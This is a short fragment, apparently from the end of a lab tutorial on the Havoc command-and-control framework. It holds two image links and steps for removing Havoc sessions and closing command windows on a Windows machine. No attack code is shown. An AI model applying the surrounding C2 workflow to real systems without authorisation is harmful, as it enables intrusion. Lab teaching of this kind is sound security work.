

clean up your sessions- in the Havoc GUI, right-click on each session, "Mark as dead", then "Exit-> Process" and finally "Remove".
On your Windows machine:
Close all command prompts, andPowerShell windows.